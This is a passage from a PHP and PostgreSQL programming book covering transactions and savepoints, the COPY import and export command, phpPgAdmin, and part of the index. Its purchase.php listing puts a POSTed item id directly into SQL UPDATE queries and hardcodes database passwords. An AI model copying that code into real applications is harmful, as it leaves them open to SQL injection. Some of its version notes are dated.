```

Next, transfer ownership of the abacus to Robert:

```
company=# UPDATE trunk SET participantid =1 WHERE name='Abacus' AND
company-# participantid=2;
UPDATE 1
```

At this point, we have accomplished the goals we set out to make the transaction complete, so it might be a good time to take advantage of another PostgreSQL feature, the savepoint.

■ **Note** Savepoint functionality was first introduced in PostgreSQL 8.0.0, so if you are running an older version, you won't be able to issue the following commands.

Savepoints are like transactional bookmarks, enabling you to set a point within a transaction that you can return to in case of an error later on in the transaction. Let's issue a savepoint now:

```
company=# SAVEPOINT savepoint1;
SAVEPOINT
```

Once we have issued a savepoint, we can continue executing statements. Suppose that we want to verify the changes that have been made in the `participant` table, but for the purposes of this example, suppose we have made a typo in our query by misspelling the name of the table:

```
company=# SELECT * FROM particapant;
ERROR:  relation "particapant" does not exist
```

If we had executed this query without having set the savepoint, the entire transaction would have to be rolled back due to this error within our transaction block. Even if we correct the mistake, you can see that PostgreSQL would not let us continue with the transaction as is:

```
company=# SELECT * FROM participant;
ERROR:  current transaction is aborted, commands ignored until end of
transaction block
```

■ **Note** In PostgreSQL versions prior to 8.0.0, you would have to roll back the whole transaction at this point.

However, since we have issued a savepoint, we can roll back to that savepoint, which will bring our transaction back to the state it was in before we caused the error:

```
company=# ROLLBACK TO savepoint1;
ROLLBACK
```

■ **Note** The typo issue was sufficiently annoying that in PostgreSQL 8.1, the `psql` client will have an option, `\reseterror`, that will automatically set savepoints and roll back to them upon error.

We can now query within our transaction as if no error had occurred at all, so let's take a moment to check the `participant` table to ensure that the cash amount has been debited and credited correctly:

```
company=# SELECT * FROM participant;
```

This returns:

```
 participantid |  name  |       email        |  cash
---------------+--------+--------------------+--------
             1 | Robert | robert@example.com |  87.01
             2 | Howard | howard@example.com | 162.99
(2 rows)
```

Also take a moment to check the `trunk` table; you'll see that ownership of the abacus has indeed changed. However, keep in mind that because PostgreSQL enforces the ACID tenets, this change is currently available only to the current connection that is executing the transaction. To illustrate this point, start up a second `psql` client, again logging into the `company` database. Check out the `participant` table. You'll see that the participants' respective cash values remain unchanged. This is because of the isolation component of the ACID test. Until you `COMMIT` the change, any changes made during the transaction process will not be made available to other connections.

Although the updates indeed worked correctly, suppose that one or several had not. Return to the first client window and negate the changes by issuing the command `ROLLBACK`:

```
company=# ROLLBACK;
ROLLBACK
```

Now, again execute the `SELECT` command:

```
company=# SELECT * FROM participant;
```

This returns:

```
 participantid |  name  |       email        |  cash
---------------+--------+--------------------+--------
             1 | Robert | robert@example.com | 100.00
             2 | Howard | howard@example.com | 150.00
(2 rows)
```

Note that the participants' cash holdings have been reset to their original values. Checking the `trunk` table will also show that ownership of the abacus has not changed. Try repeating the preceding process anew, this time committing the changes by using the `COMMIT` command rather than by rolling them back. Once the transaction is committed, return again to the second client and review the tables; you'll see that the committed changes are made immediately available.

■ **Note** Until the `COMMIT` or `ROLLBACK` command is issued, any data changes taking place during a transactional sequence will not take effect. This means that if the PostgreSQL server crashes before you have committed the changes, the changes will not take place, and you'll need to start the transactional series for those changes to occur.

In a later section, we'll re-create this process using a PHP script.

Transaction Usage Tips

The following are some tips to keep in mind when using transactions:

- Use transactions only when it is critical that the entire process execute successfully. For example, the process for adding a product to a shopping cart is critical; browsing all available products is not.
- PostgreSQL allows you to roll back data-definition language statements; that is, any statement used to create, alter, or drop a database object, including tables, indexes, triggers, functions, views, and more.
- Transactions cannot be nested. Issuing multiple `START TRANSACTION` commands before a `COMMIT` or `ROLLBACK` will have no effect. Instead, you should use savepoints to achieve the functionality offered by nested transactions.

Building Transactional Applications with PHP

Integrating PostgreSQL's transactional capabilities into your PHP applications really isn't any major affair; you just need to remember to start the transaction at the appropriate time and then either commit or roll back the transaction once the relevant operations have completed. This section demonstrates the general methodology for conducting transactions in PHP. By its

completion, you should be quite familiar with the general process involved for incorporating this important feature into your applications.

Of course, you should continue using our PostgreSQL class first created in Chapter 34. Therefore, begin by adding the following five additional methods to your PostgreSQL class: `begintransaction()`, `commit()`, `rollback()`, `setsavepoint()`, and `rollbacktosavepoint()`. The purposes of each should be quite self-explanatory by now.

```
function begintransaction() {
   $this->query('START TRANSACTION');
}

function commit() {
   $this->query('COMMIT');
}

function rollback() {
   $this->query('ROLLBACK');
}

function setsavepoint($savepointname){
   $this->query("SAVEPOINT $savepointname");
}

function rollbacktosavepoint($savepointname){
   $this->query("ROLLBACK TO SAVEPOINT $savepointname");
}
```

Because these commands typically don't result in error, we'll forgo incorporating exception handling in order to simplify our example code.

Beware of pg_query()

The `pg_query()` function behaves in a fashion that perhaps isn't as intuitive as you might think. Not completely understanding its behavior could play havoc with your transactional logic. This confusion can arise from the manner in which `pg_query()` determines success and failure. When `pg_query()` is called, any successfully executed query will return a resource identifier. This may seem straightforward, but you must remember that just because a query executed successfully does not mean anything has happened. For example, suppose that you execute the following:

```
$query="UPDATE participant SET name = 'Treat' WHERE name = 'Rob'";
echo pg_query($query);
```

Based on the test information that you inserted at the beginning of this chapter, this query will not update any rows, because there is no participant listed by the name of "Rob." However, `pg_query()` will still be quite happy to return to you a resource identifier as if it had done something, because the query was valid. This could be a major problem when it comes to transactions, because you need to know for sure whether the intended outcome has occurred. To handle the transaction properly, you need to check both for proper query execution and whether any

rows were affected. You can do this with the function `pg_affected_rows()`, first introduced in Chapter 30. For example, you could rewrite this code to determine whether the query was valid and whether any row was affected:

```
$query = "UPDATE particpant SET name = 'Treat' WHERE name = 'Rob'";
$result = pg_query($query);
if ($result AND pg_affected_rows($result) == 1) echo "TRUE";
else echo "FALSE";
```

This would return `FALSE`.

This concept is key to using PostgreSQL database transactions in conjunction with PHP, so it will be incorporated into the following example.

The Swap Meet Revisited

In this example, you'll re-create the previously demonstrated swap meet scenario, this time using PHP. Keeping nonrelevant details to a minimum, the page would display a product and offer the user a means of adding the item to their shopping cart; it might look like this:

```
<p>
   <strong>Abacus</strong><br />
   Owner: Howard<br />
   Price: $12.99<br />
   Low on computing power? Use an abacus!<br />
   <form action="purchase.php" method="post">
      <input type="hidden" name="itemid" value="1" />
      <br />
      <input type="submit" value="Purchase!" />
   </form>
</p>
```

As you may imagine, the data displayed in this page could easily be extracted from the `participant` and `trunk` tables. Rendered in the browser, this page would look like Figure 36-1.




Figure 36-1. *A typical product display*

Clicking the Purchase! button would take the user to the `purchase.php` script. One variable is passed along, namely `$_POST['itemid']`. By using this variable in conjunction with some hypothetical class methods for retrieving the participant and trunk item primary keys, you can use PostgreSQL transactions to add the product to the database and deduct and credit the participants' accounts accordingly, as shown in Listing 36-1.

Listing 36-1. *Swapping Items with purchase.php*

```
<?php
   session_start();
   include "pgsql.class.php";
   // Retrieve the participant's primary key using some ficticious
   // class that refers to some sort of user session table,
   // mapping a session ID back to a specific user.
   $participant = new participant();
   $buyerid = $participant->getparticipantkey();

   // Give the POSTed item id a friendly variable name
   $itemid = $_POST['itemid'];

   // Retrieve the item seller and price
   // using some ficticious item class.
   $item = new item();
   $sellerid = $item->getitemowner($itemid);
   $price = $item->getprice($itemid);

   // Instantiate the pgsql class
   $pgsqldb = new pgsql("localhost","company","webuser","secret");

   // Connect to the PostgreSQL database
   $pgsqldb->connect();

   // Start by assuming the transaction operations will all succeed
   $transactionsuccess = TRUE;

   // Start the transaction
   $pgsqldb->begintransaction();

   // Debit the buyer's account
   $query = "UPDATE participant SET cash=cash-$price WHERE participantid=$buyerid";
   $result = $pgsqldb->query($query);
   if (!$result OR $result->affectedrows() != 1)
      $transactionsuccess = FALSE;

   // Credit seller's account
   $query = "UPDATE participant SET cash=cash+$price WHERE participantid=$sellerid";
   $result = $pgsqldb->query($query);
   if (!$result OR $result->affectedrows() != 1)
      $transactionsuccess = FALSE;
```

```
   // Update the trunk item ownership
   $query = "UPDATE trunk SET participantid=$buyerid WHERE trunkid=$itemid";
   $result = $pgsqldb->query($query);
   if (!$result OR $result->affectedrows() != 1)
      $transactionsuccess = FALSE;

   // If $transactionstatus is True, commit the transaction
   // Otherwise roll back the changes

   if ($transactionsuccess) {
      $pgsqldb->commit();
      echo "The swap took place! Congratulations!";
   } else {
      $pgsqldb->rollback();
      echo "There was a problem with the swap! :-(";
   }
?>
```

As you can see, both the status of the query and the affected rows were checked after the execution of each step of the transaction. If either failed at any time, `$transactionsuccess` was set to `FALSE` and all steps were rolled back at the conclusion of the script. Of course, you could optimize this script to start each query in lockstep, with each query taking place only after a determination has been made that the prior query has correctly executed, but that exercise is left to you to perform on your own.

Summary

Database transactions are of immense use when modeling your business processes, because they help to ensure the integrity of your organization's most valuable asset: its information. If you use database transactions prudently, they are a great asset when building database-driven applications.

In the next and final chapter, not only will we demonstrate just how easy it is to use PostgreSQL's built-in utilities to both import and export large amounts of data but we'll also take a look at how you can use simple PHP scripts to do cool things such as format forms-based information for viewing via a spreadsheet application, such as Microsoft Excel.

CHAPTER 37

Importing and Exporting Data

Back in the Stone Age, cavemen never really had any issues with data incompatibility, as slabs of rock and one's own memory were the only storage media. Copying data involved pulling out the old chisel and getting busy on a new piece of granite. Of course, these days the situation is much different, as hundreds of data storage solutions exist. For instance, how would one go about converting data found in a PostgreSQL table into a format suitable for viewing in a spreadsheet, or vice versa? If this is done in a non-optimal fashion, you could spend hours, and even days or weeks, massaging the converted data into a usable format. It's unlikely the marketing department or company president is going to be willing to wait more than a few minutes for such data, much less want to put in a special request to have it prepared for them.

So how can you programmatically create mechanisms for easily importing and exporting data into other formats? In this chapter, you'll learn how to do so with ease, using a variety of SQL commands, PostgreSQL-specific commands, and programming techniques. Specifically, this chapter introduces the following topics:

- **PostgreSQL's `COPY` Command**: PostgreSQL's `COPY` command and its PHP equivalents, `pg_copy_to()` and `pg_copy_from()`, make importing and exporting table data a snap. You'll see how to accomplish these tasks both from the command line and from a PHP script.
- **Importing and exporting data with phpPgAdmin**: phpPgAdmin offer user-friendly yet powerful tools for easily importing and exporting data without having to jump through programmatic hoops.

Note In Chapter 26, you learned about several of PostgreSQL's backup- and recovery-related utilities, including `pg_dump`, `pg_dumpall`, and `pg_restore`, that are capable of helping you to eliminate these issues. However, these commands are generally most efficiently used when importing data from and restoring data to a PostgreSQL database, rather than readying it for use within another data manager or viewer.

The COPY Command

The `COPY` command is a PostgreSQL-specific command used to quickly copy data between a database table and a file. This section introduces the syntax necessary both for copying data from a table to a file, and vice versa. The section that follows shows you how to execute `COPY` from a PHP script using the `pg_copy_from()` and `pg_copy_to()` functions, first introduced in Chapter 30.

Copying Data to and from a Table

Copying data from a table to a text file or standard output is accomplished using the COPY *tablename* TO {*filename* | STDOUT} variant of the COPY command. The complete syntax follows:

```
COPY tablename [(column [, ...])]
   TO {'filename' | STDOUT}
   [[WITH]
      [BINARY]
      [OIDS]
      [DELIMITER [AS] 'delimiter']
      [NULL [AS] 'null string']
      [CSV [HEADER]
         [QUOTE [AS] 'quote']
         [ESCAPE [AS] 'escape']
         [FORCE NOT NULL column [, ...]]
```

Copying data residing in a text file to a table or standard output is accomplished using the same syntax as that for copying from a table, except for three slight variations of the syntax. These changes are bolded in the syntax that follows:

```
COPY tablename [(column [, ...])]
   FROM {'filename' | STDIN}
   [[WITH]
      [BINARY]
      [OIDS]
      [DELIMITER [AS] 'delimiter']
      [NULL [AS] 'null string']
      [CSV [HEADER]
         [QUOTE [AS] 'quote']
         [ESCAPE [AS] 'escape']
         [FORCE QUOTE column [, ...]]
```

As you can see, COPY has quite a bit to offer. Perhaps the best way to understand its many capabilities is through several examples.

Copying Data from a Table

To begin, let's dump data from a table containing employee information to standard output:

```
psql>COPY employee TO STDOUT;
```

This returns the following:

```
1       JG100011        Jason Gilmore         jason@example.com
2       RT435234        Robert Treat          rob@example.com
3       GS998909        Greg Sabino Mullane   greg@example.com
4       MW777983        Matt Wade             matt@example.com
```

To redirect this output to a file, simply specify a filename, like so:

```
psql>COPY employee TO '/home/jason/sqldata/employee.sql';
```

Keep in mind that the PostgreSQL daemon user will require the necessary privileges for writing to the specified directory. Also, an absolute path is required, because COPY will not accept relative pathnames.

■ **Note** On Windows, forward slashes should be used to specify the absolute path. So, for example, to COPY data to PostgreSQL's data directory, the path might look like `c:/pgsql/data/employee.sql`.

Copying Data from a Text File

Copying data from a text file to a table is as simple as copying data to it. Let's begin by importing the employee data dumped to `employee.sql` in the earlier example into an identical but newly named and empty `employee` table:

```
psql>COPY employeenew FROM '/home/jason/sqldata/employee.sql';
```

Now, SELECT the data from `employeenew` and you'll see the following output:

```
 employeeid | employeecode |     name            |       email
------------+--------------+---------------------+--------------
          1 | JG100011     | Jason Gilmore       | jason@example.com
          2 | RT435234     | Robert Treat        | rob@example.com
          3 | GS998909     | Greg Sabino Mullane | greg@example.com
          4 | MW777983     | Matt Wade           | matt@example.com
(4 rows)
```

Note that an absolute path must be used to refer to the file. Additionally, the PostgreSQL daemon user must be capable of reading the target file. Finally, keep in mind that COPY will not attempt to perform any processing on the file to determine whether the data in each field can legally be placed in a particular table column; rather, it will simply incrementally match each field in the text file to the table column of the same offset.

`COPY FROM` presumes each field is delimited by a predefined character string, which is by default a tab (`\t`) for text files, and a comma for CSV files (see the later section "Working with CSV Files"). Furthermore, each row is presumed to be delimited by a similar predefined string, which is by default newline (`\n`). These predefined characters can be changed if necessary; see the later section "Changing the Default Delimiter" for more information.

Binary

This clause tells PostgreSQL to copy data using a custom format, resulting in a slight increase in performance. However, executing `COPY FROM ... BINARY` can only be used when the data was previously written using `COPY TO ... BINARY`. Furthermore, this has nothing to do with storing data such as Word documents or images. It's merely a slightly more efficient way to copy large files.

Exporting the Table OIDs

If the target table was created with OIDs (object identifiers), you can specify that they are output along with the rest of the table data by using the `OIDS` clause. For example:

```
psql>COPY employee TO STDOUT OIDS;
```

This produces:

```
24627  1       GM100011        Jason Gilmore         jason@example.com
24628  2       RT435234        Robert Treat          rob@example.com
24629  3       GS998909        Greg Sabino Mullane   greg@example.com
24630  4       MW777983        Matt Wade             matt@example.com
```

Changing the Default Delimiter

Note the apparent white space found in between each column in the previous example's output. This is actually a tab (`\t`), which is the default delimiter. By using the `DELIMITER` clause, you can change the default to, for instance, a vertical pipe (`|`):

```
psql>COPY employee TO STDOUT DELIMITER '|';
```

This returns the preceding output (minus the OIDs) in the following format:

```
1|GM100011|Jason Gilmore|jason@example.com
2|RT435234|Robert Treat|rob@example.com
3|GS998909|Greg Sabino Mullane|greg@example.com
4|MW777983|Matt Wade|matt@example.com
```

Likewise, if a text file you'd like to import does not use tab characters to delimit fields, specify it similarly to the previous command:

```
psql>COPY employeenew FROM '/home/jason/sqldata/employee.sql' DELIMITER |;
```

Copying Only Specific Columns

If you wanted to copy just the employees' names and e-mail addresses to standard output, specify the column names like so:

```
psql>COPY employee (name,email) TO STDOUT;
```

This produces the following:

```
Jason Gilmore         jason@example.com
Robert Treat          rob@example.com
Greg Sabino Mullane   greg@example.com
Matt Wade             matt@example.com
```

Likewise, if a text file contains only some of the fields to be inserted in a table, you can specify them as was done previously. Keep in mind, however, that the other table columns need to either be nullable or possess default values.

Dealing with Null Values

While e-mail is a crucial communications tool for individuals working in an office environment, suppose some of the employees work solely in the warehouse, negating the need for e-mail. Therefore, some of the e-mail values in the `employee` table might be null. When exporting data using `COPY`, the default for null values is `\N`, and when using CSV mode (discussed later in this section), it's an empty string. However, what if you want to declare a custom string for such instances, `no email` for example? You should use the `NULL` clause, like so:

```
psql>COPY employee TO STDOUT NULL 'no email';
```

This produces output similar to this (presuming some of the employee e-mail addresses have been set to null):

```
Jason Gilmore         no email
Robert Treat          rob@example.com
Greg Sabino Mullane   greg@example.com
Matt Wade             no email
```

Similarly, if you are importing data from a text file and a `NULL` value is specified, anytime that value is located, the corresponding column will be nulled.

Working with CSV Files

A comma-separated value (CSV) file is a format accepted by possibly every mainstream relational database in existence today, not to mention a wide variety of products such as Microsoft Excel. You can easily create a CSV file from a PostgreSQL table by using `COPY` accompanied by the `CSV` clause. For instance, to create a file capable of immediately being viewed in Microsoft Excel or OpenOffice.org Calc, execute the following command:

```
psql>COPY employee (name, email) TO '/home/jason/sqldata/employee.csv' CSV HEADER;
```

Specifying the `HEADER` clause as indicated above causes the names of the retrieved columns to be listed in the first row as column headers. For example, executing this command and opening the `employee.csv` file in Microsoft Excel produces output similar to that shown in Figure 37-1.

	A	B	C
1	name	email	
2	Jason Gilmore	jason@example.com	
3	Robert Treat	rob@example.com	
4	Greg Sabino Mullane	greg@example.com	
5	Matt Wade	matt@example.com	
6			

Figure 37-1. *Viewing the employee.csv file in Microsoft Excel*

If you are reading a CSV file into a table using COPY FROM and the HEADER clause is declared, the first line will be ignored.

Some data may be delimited by single or double quotes, which have special significance within PostgreSQL, so you need to be aware of them to make sure they are properly accounted for. You can use the QUOTE clause to specify this character, which by default is set to double quotes. The specified quotation character can then be escaped using the character identified by the ESCAPE clause, which also defaults to double quotes.

If you're exporting data from a table and use FORCE NOT NULL, it is presumed that no value is null; if any null value is encountered, it will be inserted as an empty string.

If you're importing data into a table and use FORCE QUOTE, then all non-null values will be quoted, either using the default double quotes or whatever value is specified if the QUOTE clause is declared.

Calling COPY from a PHP Script

While the COPY command as described previously is useful for developers and database administrators, certainly a more intuitive solution is required for end users. To satisfy this need, the pg_copy_from() and pg_copy_to() functions (introduced in Chapter 30) are made available via PHP's PostgreSQL extension. Both functions operate identically to the previously introduced COPY FROM and COPY TO commands, respectively, except that they're also easily executable from within your Web application.

In this section, we'll consider a real-world example in which pg_copy_to() is used to copy data from a PostgreSQL table to a text file.

Copying Data from a Table to a Text File

Suppose you want to create an interface that allows managers to create CSV files consisting of employee contact information. These files are saved by date to a folder made available to a directory placed on a shared drive. The code for doing so is found in Listing 37-1.

Listing 37-1. *Saving Employee Data to a CSV File (saveemployeedata.php)*

```
<?php

   $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate")
         or die("Could not connect to db server.");

   // Copy the employee table data to an array
   $array = pg_copy_to($pg, "employee", ",");

   // Retrieve current date for file-naming purposes
   $date = date("Ymd");

   // Open the file
   $fh = fopen("/home/reports/share/employees-$date.csv", "w");
```

```
    // Collapse the array to a newline-delimited set of rows
    $contents = implode("\n", $array);

    // Write $contents to the file
    fwrite($fh, $contents);

    // Close the file
    fclose($fh);

?>
```

Once the script has executed, open the newly created file and you'll see output similar to this:

```
1,JG1000011,Jason Gilmore,jason@example.com
2,RT435234,Robert Treat,rob@example.com
3,GS998909,Greg Sabino Mullane,greg@example.com
4,MW777983,Matt Wade,matt@example.com
```

Now try opening this in a spreadsheet program such as Microsoft Excel or OpenOffice.org Calc!

You can also easily add a header to the CSV file by writing a line to it before outputting the array contents, like so:

```
fwrite($fh, "Employee ID,Name,Email\n");
```

Importing and Exporting Data with phpPgAdmin

If you're looking for a convenient and powerful administration utility that is capable of being accessed from anywhere you have a Web browser, phpPgAdmin (`http://www.phppgadmin.net/`) is the most capable solution around. First introduced in Chapter 27, phpPgAdmin is capable of managing your database with ease, in addition to both importing and exporting data in a variety of formats.

■ **Note** At the time of writing, using this phpPgAdmin feature with Windows is not supported.

To export data, navigate to the target table and click the Export link located in the top-right corner of the page. Doing so produces the interface found in Figure 37-2.




Figure 37-2. *phpPgAdmin's export interface*

As you can see, you can export data in three ways:

- **Only the table data**: If you want to export only the data, you can do so in six different formats, including COPY, CSV, SQL, Tabbed, XHTML, and XML.
- **Only the table structure**: If you want to export just the table structure, then the table creation SQL syntax is exported. Checking the corresponding Drop checkbox causes table `DROP` commands to be inserted at the top of the output file so that any preexisting tables of the same name are dropped before being re-created.
- **Both the data and structure**: If you want to export both the table structure and the table data, you can choose to export it in both COPY and SQL formats. Checking the corresponding Drop checkbox causes table `DROP` commands to be inserted at the top of the output file so that any preexisting tables of the same name are dropped before being re-created.

Note that in all cases, you can either output the information to the browser or download it. Choosing to download it saves the information in a file with the extension `.sql` before prompting you to download it to your local computer.

Importing data is accomplished by navigating to the target table and clicking the Import menu item. Doing so produces the interface found in Figure 37-3.




Figure 37-3. *phpPgAdmin's import interface*

Imported files are accepted in four formats: Auto, CSV, Tabbed, and XML. The purpose of each format should be obvious, except for perhaps Auto. Selecting Auto causes phpPgAdmin to

choose one of the other three formats by examining the file extension (valid extensions are `.csv`, `.tab`, and `.xml`). Also, if any null characters are found in the file, you can specify whether they appear using the sequence `\N`, the word `NULL`, or as an empty string.

Summary

As you learned in this chapter, you have several options at your disposal for importing data into and exporting data from your PostgreSQL database. You can do it manually via the command line or through scripting by using the `COPY` command. Or, you can incorporate these features into a Web application by using PHP's `pg_copy_to()` and `pg_copy_from()` functions. Alternatively, you can rely on applications such as phpPgAdmin to facilitate the process.

This concludes the book. We hope you enjoyed reading it as much as we enjoyed the process of writing it. Good luck!

Index

Numbers and symbols

.NET Framework SDK, 512
? command, psql, 613
@@ operator
  using full-text indexes, PostgreSQL, 757
401 (Unauthorized access) message.
  hard coded authentication, 329
  HTTP authentication, 325
  sending to user, 327
404 (File not found) message, 321

A

A (IPv4 Address Record) record type, DNS, 360
A6 (IPv6 addresses) record type, DNS, 360
AAAA (IPv6 Address Record) record type, DNS, 360
abstract classes, OOP, 168–169
  abstract classes or interfaces, 169
  description, 157
  inheritance, 168
  instantiation, 168
abstract keyword, 169
abstract methods, 146
accented languages
  localized formats, 280
AcceptPathInfo directive
  configuring Apache lookback feature, 316
access privilege system, PostgreSQL, 651–662
accessibility, 475
accessors, 140
  getter (_get) method, 142
Account Domain/Name parameters
  installing PostgreSQL, 586
ACID tests, transactions, 765
actor parameter
  SoapClient constructor, 503
  SoapServer constructor, 508
addDays method, 294
addFunction method
  creating SOAP server, 509
adding data
  ldap_mod_add function, 416
adding entries
  ldap_add function, 416
addition (+) operator, 71
addl_headers parameter
  mail function, 368
addl_headers parameter, mail()
  sending e-mail with additional headers, 369
addl_params parameter
  mail function, 368
addMonths method, 295
Addresses option
  installing PostgreSQL, 587
addslashes function, 34
AddType directive
  installing PHP on Linux/Unix, 13
  installing PHP on Windows, 15
addWeeks method, 296
addYears method, 297
adl attribute, messages, 379
administration
  PostgreSQL, 593–610
Administrator Account option
  installing PostgreSQL, 587
affectedRows function, PostgreSQL, 691

Afilias Inc
  PostgreSQL users, 576
AFTER trigger, PostgreSQL, 740, 741
aggregate functions, PostgreSQL, 724
aggregate functions, SQLite
  creating, 551–553
  sqlite_create_aggregate function, 552
aggregators, RSS
  MagpieRSS, 483
  popular aggregators, 476
ALIAS type
  PL/pgSQL functions, 731, 735
aliases, LDAP, 419
alignment specifier
  printf statement, 49
allow_call_time_pass_reference parameter, 25
allow_url_fopen parameter, 38, 88
:alnum: character class, 194
:alpha: character class, 194
ALTER DATABASE command, 627
ALTER DOMAIN command, 646
ALTER GROUP command, 659
ALTER SCHEMA command, 628
ALTER SEQUENCE command, 633
ALTER TABLE command, 632
ALTER TABLESPACE command, 602
ALTER TRIGGER command, 740
ALTER TYPE command, 645
ALTER USER command, 658
always_populate_raw_post_data parameter, 36
amortizationTable function, 97
ampersand (&)
  converting special characters into HTML, 212
ANALYZE command, PostgreSQL, 603
  autovacuum parameter, 604
  running with VACUUM, 603
AND (&&) operator, 73
answered attribute, messages, 379, 383
ANY record type, DNS, 360
Apache
  downloading, 9–10
    Apache manual, 18
    binary distribution, 10
    selecting Apache version, 10
    source distribution, 10
  hiding configuration details, 520–521
  installing
    on Linux/Unix, 11–13
    on Windows, 13–16
    problems, 18
    scope of discussion, 11
  lookback feature, 314
    configuring, 315–316
  rewrite feature, 315
  SSL support, 10
  testing installation, 16–17
APPDATA
  storing configuration information in startup file, 616
Archive_Tar package, PEAR, 260
arg_separator.input parameter, 33
arg_separator.output parameter, 32
arguments
  see also parameters
  default argument values, 94
  escapeshellarg function, 526
  optional arguments, 94
  passing arguments by reference, 93
  passing arguments by value, 92
  PL/pgSQL functions, 731
  register_argc_argv directive, 34
arithmetic operators, 70
array data types, PHP, 52

array functions
array, 107
array_chunk, 130
array_combine, 124
array_count_values, 117
array_diff, 128
array_diff_assoc, 128
array_flip, 116, 213
array_intersect, 127
array_intersect_assoc, 127
array_key_exists, 112
array_keys, 111
array_merge, 125
array_merge_recursive, 125
array_multisort, 121
array_pad, 110
array_pop, 110
array_push, 109
array_rand, 129
array_reverse, 116
array_search, 112
array_shift, 110
array_slice, 125, 484
array_splice, 126
array_sum, 130
array_unique, 118
array_unshift, 110
array_values, 112
array_walk, 114
arsort, 122
asort, 120
count, 116
current, 113
each, 113
end, 114
in_array, 111
is_array, 108
key, 113
krsort, 123
ksort, 122
list, 107
natcasesort, 120
natsort, 119
next, 114
prev, 114
print_r, 105
range, 108
reset, 113
rsort, 120
shuffle, 129
sizeof, 117
sort, 118
usort, 123
arrays
adding and removing, 109–111
adding elements, 109
at end of array, 109
at front of array, 110
increasing array length to specified size, 110
array pointers, 105
associative keys, 104
breaking array into smaller arrays, 130
counting number of values in, 116
counting occurrences of values in, 117
creating, 106–108
from structured data, 107
range of numerical values, 108
described, 104
keys, 104
locating array elements, 111–112
manipulating, 124–129
appending arrays together, 125
combining array of keys to array of values, 124
removing and returning section of array, 126
returning common key/value pairs in arrays, 127

returning key/value pairs not common to arrays, 128
returning section of array, 125
returning values common to arrays, 127
returning values not common to arrays, 128
multidimensional arrays, 104
numerical keys, 104
NuSOAP, returning an array, 498
outputting, 105–106
passing elements to user-defined function, 114
pg_fetch_array function, 678
printing, 105
register_long_arrays directive, 34
removing duplicate values, 118
returning
array of keys, 111
array of values, 112
first element of array, 110
key element at current pointer, 113
key/value pair at current pointer, 113
last element of array, 110
last element of array, pointer to end, 114
next array value beyond current pointer, 114
random values, 129
to client, 498
value at current pointer, 113
value before current pointer, 114
reversing key/value roles, 116
reversing order of elements, 116
searching, 111–112
all elements, 201
for specific key, returning true/false, 112
for specific value, returning key, 112
for specific value, returning true/false, 111
setting array pointer to end of array, 114
setting array pointer to start of array, 113
single-dimensional arrays, 104
sizing, 116–117
sorting, 118–124
by ASCII value, 118
by keys NOT values, 122
by user-defined function, 123
case insensitive, 120
in another language, 118
key/value associations maintained, 120
key/value associations not maintained, 119
multidimensional arrays, 121
natural number order maintained, 119
numerically, 118
ordering elements from lowest to highest value, 118
reverse (descending) order, 120
reverse order, by keys NOT values, 123
reverse order, key/value associations maintained, 122
sqlite_array_query function, 543
sqlite_fetch_array function, 541
starting position zero, 104
testing if variable is an array, 108–109
traversing, 112–116
uniqueness, 118
working with multivalued form components, 307
arsort array function, 122
AS ON event_type
CREATE RULE command, 709
asort array function, 120
ASP style tags (<% ... %>)
delimiting PHP code, 45
asp_tags parameter, 22
assign parameter
insert tag, Smarty, 463
assignment operators, 71
assoc_case directive, sqlite, 538

associative arrays
creating, 106
pg_fetch_assoc function, 680
PGSQL_ASSOC value, 678
PGSQL_BOTH value, 679
associative keys, arrays, 104
associativity, operators, 69, 70
asXML method, SimpleXML, 489
atomicity
ACID tests for transactions, 765
attachments
sending e-mail attachments, 371–372
attribute, messages, 379, 380, 381
attributes
ldap_first_attribute function, 407
ldap_get_attributes function, 408
ldap_next_attribute function, 408
attributes method, SimpleXML, 488
attributes parameter, ldap_search(), 404
attributes_only parameter, ldap_search(), 404
auditing, 7
Auth package, PEAR, 261
authenticating against Samba server, 266
Auth_HTTP class, PEAR
authenticating against PostgreSQL database, 335–337
authentication methodologies, PHP, 334–337
installing, 334–335
validating user credentials with Auth_HTTP, 335
authentication
Auth_HTTP class, PEAR, 334–337
database based authentication, 331–332
file based authentication, 329–331
hard coded authentication, 328–329
HTTP authentication, 325–326
imap_open function, 374
IP address based authentication, 333–334
PEAR package, 261
PHP authentication, 326–337
PHP authentication and IIS, 327
PostgreSQL, 575
PostgreSQL access privilege system, 652
authentication variables, PHP, 327–328
determining if properly set, 328
PHP_AUTH_PW, 327
PHP_AUTH_USER, 327
authentication, PHP
header function, 327
isset function, 328
authentication, PostgreSQL
methods of, pg_hba.conf file, 655
pg_hba.conf file, 654
authenticationFile.txt
file based authentication, 329
location for security, 329
PHP script for parsing, 330
authorization
PostgreSQL access privilege system, 652
pg_class table, 656
auto login example
session handling, 437–439
auto_append_file parameter, 35
auto_detect_line_endings parameter, 39
auto_prepend parameter, 100
auto_prepend_file parameter, 35
auto_start parameter, 429
autoloading objects, OOP, 155–156
_autoload function, 155
require_once statement, 155
autovacuum parameter, PostgreSQL, 604
avg function, PostgreSQL, 725

B

backtick operator
system level program execution, 257
backup and recovery, PostgreSQL, 605–609
Bakken, Stig, 259

bandwidth
  testing, 397–398
base exception class
  see exception class
base_convert function, 240
baseclass
  class inheritance, OOP, 162
basename function, 230
bccaddress attribute, messages, 379
BEFORE trigger, PostgreSQL, 740, 741, 742
BEGIN command
  example PL/pgSQL function, 736
beginTransaction method, PDO, 571
begintransaction method, PHP, 772
BETWEEN operator, PostgreSQL, 720
BIGINT datatype, PostgreSQL, 637
BIGSERIAL datatype, PostgreSQL, 639
bin directory
  installing PostgreSQL on Linux, 585
bin2hex function, 530
binary data
  NULL character, 550
  sqlite_udf_decode_binary function, 551
  sqlite_udf_encode_binary function, 551
binary data, SQLite, 549–550
binary distribution, Apache
  downloading, 10
